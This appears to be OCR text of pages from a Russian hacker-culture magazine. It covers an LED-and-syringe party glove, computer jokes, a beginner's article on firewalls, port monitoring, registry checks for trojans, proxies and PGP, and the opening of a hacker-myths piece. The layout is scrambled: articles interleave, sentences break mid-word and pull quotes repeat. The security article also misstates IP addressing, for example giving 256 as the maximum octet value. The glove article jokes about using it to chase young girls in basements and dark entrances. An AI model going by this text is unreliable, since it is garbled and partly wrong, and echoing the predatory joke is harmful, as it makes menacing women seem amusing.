
Прежде всего ты должен найти светодиоды на 2,5 вольт. Бери с максимальной мощностью, лучше красные. Бывают и других цветов, но они сильно проигрывают в яркости. Так что если ты собрался гоняться за молоденькими девственницами по более-менее освещенным улицам или дискотекам, бери красные. Если тебя более привлекают подвалы, темные подъезды или даже лесные и лесопарковые массивы, то смело можешь подбирать цвет, наиболее подходящий твоему имиджу.

Диаметр светодиодов бери максимальный: 10 мм. Вся хитрость в том, чтобы закрепить элемент внутри шприца. Для этого вытаски поршень и его плоскую часть проткни ножками светодиода. Если ноги светодиода слегка разогреть паяльником, то они с легкостью вой-



## Disclaimer

Перчатка сделана исключительно для украшения Донора и ночного клубления. Данный продукт не может быть использован в качестве оружия. Вообще мы с Донором против насилия и наркотиков, если это не по делу. Да здравствует свободная любовь с техногенными элементами! Да здравствует социальная инженерия!



дут в пластмассу. Чтобы надежней держалось, можно капнуть пару капель клея "Момент".



Крепление светодиода

После того как ты вмонтировал во все поршни светодиоды, аккуратно припаяй к их ножкам бе-


лые проводочки. Длинная нога элемента идет на плюс батареи. Внутри перчатки провода от одинаковых ног надо соединить вместе и замотать скотчем. Получится два вывода на плюс и минус. Соедини последовательно три пальчиковых батареи на 1,5 вольта, и замотай их скотчем. К ним еще удобно примотать выключатель или регулятор яркости.


## Мануал

Если ты собрал свою перчатку аккуратно, то шприцы вполне можно наполнить какой-ни-

будь жидкостью: например, водой с акварельными красками. Однако и без воды перчатка выглядит достаточно внушительно. Особенно приятно то, что ультра яркие светодиоды отбрасывают кровавые зайчики на стены и пол. Перчатку можно использовать и как фонарик.

Переключатель с батарейками удобно держать в другой руке, чтобы свет можно было внезапно включить или выключить в зависимости от оперативной обстановки. Советую не использовать иглы, т.к. можешь уколоться сам либо уколоть подругу.





# X-АНЕКДОТЫ

MR. FALSE: MR\_FALSE@MAIL.RU

Пресс-релиз компании “Кока-Кола”, Москва, 2001 год.  
Уважаемые покупатели!  
В связи с феноменальным успехом нашей последней акции “Клики Деда Мороза!” в новом году мы планируем проведение двух новых аналогичных акций: “Декомпрессь Деда Мороза” и “Форматни Снегурочку”.

Заявление директору пивзавода “Клинский” от группы программистов и веб-мастера:  
“Просим Вас предоставить выделенную линию со скоростью 0,5 л/секунду для служебных целей”.

Ищу поклонников Microsoft. Найду - убью.

Приходит мужик в компьютерный салон:  
- Драсьте, я тут у вас вчера комп купунал...  
- И чего?  
- Сгорел. Вчера сгорел.  
- Ну, давайте гарантийку.  
А что у вас сгорело?  
- Все!  
- Хмм. Ну хоть камень цел?  
- Сгорел.  
- А винт?  
- Сгорел.  
- А мамка?  
- Сгорела.  
- А монитор?  
- Сгорел.  
- Ёкерны бабай! Что же вы с ним делали?  
- Да у меня пожар вчера был...

Лежат двое влюбленных в постели после первой ночи.  
Она:  
- Милый, а ты помнишь, когда мы с тобой познакомились?  
Он:  
- Погоди... ща отдышусь и пойду хистори в аське посмотрю.

В свои 19 лет он знал 7 ОСей...  
И ни одной женщины.

Сидят два хакера. Один читает объяву в журнале:  
- Красивая девушка. 90x60x90. Выполнит все твои желания. Плата - 50\$ за ночь.  
Второй:  
- А со сколькои у нее ночь?


Народная примета: если программист в семь утра уже на работе - значит, он еще на работе.

Земля, 2050 год.  
Генетический программер разбирает генную последовательность и видит комментарий:  
// A eti genu nado ubrat na fig.  
Archangel Gavriil //

Приходит хакер домой, к нему подбегает кошка и начинает усиленно ластиться, под руку сама лезет. Жена спрашивает:  
- Чего такое с кошкой? Чего она к руке-то лезет?  
- Как чего? Мышкой пахнет...

Сидят два хакера. Один читает объяву в журнале:  
- Красивая девушка. 90x60x90. Выполнит все твои желания. Плата - 50\$ за ночь.  
Второй:  
- А со сколькои у нее ночь?





Летят Холмс с Ватсоном на воздушном шаре. И спят в полете. Просыпаются над какой-то незнакомой землей, видят - внизу какой-то хрен коров пасет. Снизились они и спрашивают мужика:

- Скажите, сэр, где мы находимся?
- На воздушном шаре.
- Спасибо, сэр! - и летят вверх. Холмс задумчиво говорит:
- Интересная местность, Ватсон! Программист пасет коров!
- Холмс, а с чего вы взяли, что он программист?
- Это элементарно! Во-первых, он долго думал над ответом. Во-вторых, его ответ был абсолютно точен. И в третьих - абсолютно бесполезен!

Когда нормальный человек, уезжая из дома, одевает на жену пояс верности, веб-дизайнер ставит на нее счетчик...

Windows - слово из языка индейцев. В переводе означает "Белый человек, глядящий через стеклянный экран на песочные часы."

Веб-мастер, глядя на системный блок::  
- Вот, блин, что-то со счетчиком, уже третий раз "333"!

Один наш общий знакомый добрался до КЗОТа, и хакнул базу данных в онлайн - нашел интереснейшие вещи! Вот какие есть у нас в стране профессии - называется, "найди себя" =).

- Аппаратчик мокрой классификации
- Артист ритуальных услуг
- Аэрографист щипковых инструментов
- Бригадир двора изложниц
- Варщик шубного лоскута
- Вздымщик
- Выгребальщик костров
- Главный обогатитель
- Главный специалист по технике консервации телевизионных программ
- Давильщик
- Делильщик кружев
- Демонстратор пластических поз
- Диспетчер по рулению
- Долбежник
- Завивальщик спиралей
- Заготовщик черни
- Загрузчик мелющих тел
- Заливщик голосовых планок
- Запарщик коконов

Телефонный звонок провайдеру:

- У меня опять проблема.
- Что, не можете войти?
- Войти удалось, но сосать не хочет!
- Хм. Мы не виноваты - у нас канал широкий...
- При чем здесь канал?! С кем я говорю? Это телефон доверия?

Познакомился интернетчик с девушкой, погуляли, он и спрашивает:


- Как бы нам еще встретиться?
- Она ему на бумажке телефон написала и уехала. Он смотрит на бумажку: "На ICQ не похоже... На IP тоже...".
- Так и не состоялась любовь.

Хакер орет на жену:

- Ты изменяла?
- Жена:
- Ах ты паскуда, кобелина, да как ты такое мог подумать!
- Х:- Нет, лучше сразу скажи, ты изменяла?
- Ж:- Да хорош тебе, просто чушь!
- И: - Если я узнаю, что изменила - урою!
- Ж: - Скажи мне, что случилось?
- И: Что-что! В сеть войти не могу, сервак выдает: "Проверьте имя пользователя и пароль"! Не мог же он сам измениться! Стерва! Ты изменяла?

Один новый русский втолковывает другому по телефону, как фоновый экран монитора в малиновый цвет покрасить:


- ...А теперь жми "ОК".
- Нажал. Слушай, тут предлагают перегрузиться. Соглашаться?
- Не сразу. А то какой ты авторитет после этого!



# УЧИМСЯ ЗАЩИЩАТЬСЯ

UNFORGIVEN (UNFOGI@SANET.RU)





**З**дорово, кул-хацкер. Я вижу, ты уже научился издеваться над другими и сейчас ищешь, как говорится, врагов себе на одно место. В наше время каждый ламер имеет различные сетевые экраны, брандмауры и другие проганутые фишки, которые защищают его от твоих нападений. Но фишка в том и заключается, что юзеры часто не умеют правильно настраивать свои проги. Вот здесь ты, в отличие от большинства, и должен проявить все свое мастерство и свою, так сказать, хакерскую сноровку - поверь, потраченное на настройку твоей личной компьютерной защиты время даром не пропадет. А то, не дай Бог, нарвешься в своих диких атаках на админа... И тогда - если твоя защита будет несовершенной - не просто обломаешься, но и ответишь за все содеянное. Короче: я расскажу тебе сегодня про средства защиты :).

### Брандмауры

Если ты изучал в школе информатику, то многому тебя научили еще тогда, в далекие со-

**При вражьем подключении прога будет выдавать тебе гудок или зверский вой. Старая, но вполне хорошая фишка такого типа - NukeNabber. Она позволяет отслеживать обращения к портам твоей машины.**

ветские времена. Построение сети и маршрутизацию изучал? Глобальные сети строятся из больших локальных, эти большие локальные из маленьких локальных, а те, в свою очередь, из конкретных машин. И таким иерархическим образом твой любимый инет захватил (или охватил - кому как больше нравится) всю нашу планету. Каждая машина в сети имеет свой идентификатор под названием IP-адрес. Это строка цифр, размером 4 байта, состоящая из двух частей. Вот типичный пример:

213.24.60.3

Заметь, состав - четыре триплетных числа, разделенных 3-мя точками. Максимум числа может быть 256. Первая часть IP 213.24 - формирует сетевой сегмент ака локальную сеть, то есть с помощью этих двух цифр по инету разыскивается локалка, в которой ты сидишь. Именно ориентируясь на эти первые два числа, работают роутеры, или, по-русски, маршрутизаторы. Вторая часть этих цифр формирует идентификатор твоей машины. Таким образом, происходит обозначение машин


в сети. А теперь пораскинем башкой: большие корпоративные сети состоят из большого количества подсетей и удаленных машин, причем сеть организована так, чтобы проникать в нее могли только те машины, которые действительно ей принадлежат. Ты скажешь: "Ну как же это организовать?". А очень просто! Нужно пользоваться Брандмауэрами, или firewallами. Это такие проги, которые, когда к ним поступает запрос на транзакцию (читай: обмен данными), сначала ползут в базу данных, где подробно расписано, какие машины принадлежат данной сети, а какие нет. И если тебя, великого кул-хацкера, не окажется в списках, то тебе выдадут: Access Denied! В общем, обрубят. Если не веришь - сходи на [www.usa.gov](http://www.usa.gov) :). Так что, если ты сидишь в локале, особенно советую приобрести такую прогу, которая пустит всех твоих вредоносных дружок по бороде. FireWall - рулез намбер ван форейвер!


### Проги для отслеживания атак на определенные порты

Узнав твой IP (это сделать очень легко, уж поверь мне на слово), эти же друзья захотят над тобой поиздеваться и вырубить твой комп. Или стюрить твой и без того честно оплачиваемый аккаунт =). Суть вот в чем: зная IP, люди с помощью сетевых сканеров сканят твою машину на открытые порты. Открывают телнет, пролезают на твою тачку и имеют ее



во все дыры. Вот они и тебя поимеют, если заранее не позаботишься о своей безопасности и не установишь себе прогу, которая будет сканировать твои порты на подключения. При вражьем подключении прога будет выдавать тебе гудок или зверский вой. Старая, но вполне хорошая фишка такого типа - NukeNabber. Она позволяет отслеживать обращения к портам твоей машины. Прога является резидентной, ака постоянно в оперативке. При попытке атаки на тебя она не только предупредит тебя об этом, подав какой-либо сигнал, но и напишет классный лог, где будет записано, кто на тебя напал (а зная это, отомстить ты уже сможешь).





## Настройки интерпретируемых языков

Совсем еще молодые языки - такие, как Java и JavaScript, и же с ними другие межсетевые интерпретаторы, способны творить чудеса с твоей машиной, если не отнестись к ним серьезно и не позаботиться об их тотальном контроле. С помощью данных интерпретаторов можно поюзать твой комп, захачить твои пароли или просто визигильно поприкалываться :). Но сейчас наше дело не прикалываться, а предотвратить эти приколы. Для этого надо покопаться в настройках браузера. Можно разрешить Java или частично разрешить его (хотя, если хочешь, можешь его вообще вырубить, но некоторые страницы в инете из-за этого будут выглядеть некорректно). Также можно отрубить страшную вещь под названием cookie. Или еще куда более зловещую вещь под названием ActiveX.


дерский, а далекий америкосский или зимбабвийский :).

Также в сети есть огромное количество служб типа [www.anonimizer.com](http://www.anonimizer.com). В большей степени они платные, но есть всякие триалы и все такое... Короче: позаботься о непрозрачности твоей прокси! И атака на тебя будет затруднена.

## Настройка удаленного доступа к принтерам и винтам


Также надо позаботиться о своем винчестере и принтере, чтобы каждый, кому ни лень, не скачивал твой пароль и не расходовал твой принтерный картридж =).


Сделать это довольно легко: ползем в "Панель управления->Сеть->Доступ к файлам и принтерам" и... убираем там все галочки. Метод достаточно прост - в связи с этим настоящие хакеры обойдут и это, так что будь бдителен.



## Настройка прокси и сетевых анонимайзеров


Есть такая хорошая вещь под названием прокси, которая пропускает твой трафик через другую машину, в связи с чем меняется IP, что усложняет атаку на тебя другими зверскими юзерами =). Но надо помнить, что прокси надо выбирать не родимый провай-





# 10 мифов о ХАКЕРАХ

SINTEZ (SINTEZ@XAKER.RU)



**Т**ак уж получилось, что вокруг хакерского ремесла постоянно складываются какие-то легенды и мифы. Причем, что меня колбасит сильнее всего - так это то, что мифы эти сочиняют не только обыватели, но и люди, приближенные к сцене. Впрочем, что тут болтать, поехали...


## 1. Хакеры проникнут куда угодно

Ну да, конечно! Особенно под юбку твоей подружке. Да дерьмо все это. Как говорится, на любого умника всегда найдется парнишка поумнее. И каким бы крутым хакер ни был, всегда найдется супер-админ, который его и обломает. Примеры? Их тысячи. Впрочем, любой хакер, которого взяли либо про которого ты знаешь, - яркий пример.


## 2. Все, кого мы знаем как хакеров, - лохи. Про настоящих хакеров мы не слышим и никогда не услышим

Как говорил мой любимый Джеймс Бонд: "Никогда не говори никогда". И вообще, это заявление пахнет всякими мифами о секретных службах, бывшими очень популярными во времена социализма. Тогда тоже постоянно говорили: "У них есть такие вещи, о которых мы даже подумать не можем". Идеальных хакеров нет. Как нет идеальных плотников или цирюльников. Ошибаются все.

Другое дело, что чья-то ошибка проходит незамеченной, а чья-то, как назло, проявилась в ненужное время и в ненужном месте. Так что "узнаем - не узнаем" - это дело времени. Если только удачливый хакер не решит соскочить и заняться мирной профессией, почуввав реальную опасность.



**И если тебя, великого кул-хацкера, не окажется в списках, то тебе выдадут: Access Denied! В общем, обрубят. Если не веришь - сходи на [www.usa.gov](http://www.usa.gov) :).**



**Антивирусы**

Тебе уже все уши прожужжали насчет антивирусов? Если еще нет, то сейчас я прожужжу. Антивирусы часто спасают от различных проблем - поэтому, получая чего-то из сети, советую все это тщательно просканировать, и лучше не одним антивирусом, а сразу несколькими.

**Проверка реестра**

Всякие трояны, если и прорвутся в твой комп через инет и твои антивирусы, все равно вычисляемы. Берешь и смотришь в реестре указанные ключи на подозрительные проги (для тех, кто в танке: реестр - огромная база данных виндов, поиметь ее можно из директории %WinDir, запустив regedit.exe):

HKEY\_CURRENT\_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN  
 HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS-CURRENTVERSION\RUN  
 HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS-CURRENTVERSION\RUNSERVICES  
 HKEY\_USERS\DEFAULT\SOFTWARE\MICROSOFT\WINDOWS-CURRENTVERSION\RUN

**Прием и анализ почты**

Каждое письмо надо воспринимать как потенциальную атаку - особенно, если ты сам один из сетевых воинов - Маклаудов :). Поэтому, если тебе нужна стопроцентная безопасность, юзай мейлеры типа BAT, которые транслирует исход-

ник из HTML в простой текст. Потому что именно в HTML и вставляются апплеты на JAVA и другие фишки, которые могут попортить тебе нервы. Также надо подумать о сетевых червях - тут помогут почтовые плагины от известных антивирусов, которые сканят твой ящик на вири. Еще советую записать все IP своих друзей и работать по принципу брандмауэра, проверяя каждое письмо: подписаться можно кем угодно, а вот подделывать IP умеют не все. Слава БОГУ :)!

**Криптография**

И, наконец, последний пункт. Ты, конечно, наслушался, что криптография - это рулез форейвер, и усё такое. Но далеко не все крипто-системы надежны.

Если тебя интересует эта тема, то советую набрать кучу книг по дискретной математике, основам кодирования информации и криптоалгоритмам. Если ты хочешь, чтобы твою почту смотрели только те, кому она предназначена, то юзай криптосистемы с двойным ключом, типа PGP. Думаю, в ближайшее время не изобретут что-то более крутое. Очень хороши плагины из новой 7-й Пыгыпыхи для твоей тети Аси и, конечно же, мэйлера.


Вот, пожалуй, краткий перечень средств, с помощью которых можно обезопасить свой комп от различных сетевых извращенцев и недоумков. Главное в нашем деле - предвидеть будущее, хоть ненадолго, и не нарывать на всех подряд. А то гляди - попадешь на злого админа...

Будь бдителен, короче. Удачи!



**Середина 60-ых**

Появились первые мини-ЭВМ. Интерес к компам возростал. Они уже активно юзались в производстве, в статистических исследованиях, в образовании. Компьютеры начинают использовать как средство для хранения архивов данных (ZIPы, о которых ты подумал, здесь ни при чем :) - я имею в виду доисторические базы данных). Большой интерес к компам и ко всему, что с ними связано, начинают проявлять студенты старших курсов. Это не случайно, ведь именно на базе их универов организовывались те самые лаборатории, где велись разработки компов.



